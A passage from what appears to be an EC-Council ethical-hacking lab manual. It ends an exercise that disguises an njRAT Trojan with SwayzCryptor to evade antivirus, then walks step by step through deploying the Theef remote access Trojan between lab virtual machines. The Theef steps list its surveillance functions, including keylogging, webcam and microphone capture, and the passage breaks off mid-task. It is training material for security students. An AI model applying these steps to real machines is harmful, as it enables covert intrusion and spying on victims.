26. As soon as the victim (here, **you**) double-clicks the server, the executable starts running, and the njRAT client (njRAT GUI) running on the **Windows 11** machine establishes a persistent connection with the victim machine.
27. Switch to the **Windows 11** virtual machine and in the njRAT window you can observe that the connection has been established with the victim machine.

28. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
29. Thus, you have created an undetectable Trojan that can bypass the anti-virus and firewall programs, as well as be used to maintain a persistent connection with the victim.
30. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2022** machine.
31. This concludes the demonstration of how to hide a Trojan using SwayzCryptor to make it undetectable to various anti-virus programs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Task 3: Create a Trojan Server using Theef RAT Trojan

Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.

1. Generally, an attacker might send a server executable to the victim machine and entice the victim into running it. In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2022**.
2. Switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Server210.exe** to run the Trojan on the victim machine.

   Note: If an **Open File - Security** Warning pop-up appears, click **Run**.




4. Now, switch to the **Windows 11** virtual machine (as an attacker).
5. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




6. The **Theef** main window appears, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Enter the IP address of the target machine (here, **Windows Server 2022**) in the **IP** field (**10.10.1.22**), and leave the **Port** and **FTP** fields set to default; click **Connect**.



8. Now, from **Windows 11**, you have successfully established a remote connection with the **Windows Server 2022** machine.

9. To view the computer's information, click the **Computer Information** icon ( ) from the lower part of the window.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In **Computer Information**, you can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.
11. Here, for example, selecting **PC Details** reveals computer-related information.

12. Click the **Spy** icon ( ) to perform various operations on the target machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. You can perform various operations such as capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the victim machine by selecting their respective options.
14. Here, for instance, selecting **Task Manager** views the tasks running on the target machine.



15. In the **Task Manager** window, click **Refresh** icon to obtain the list of running processes.

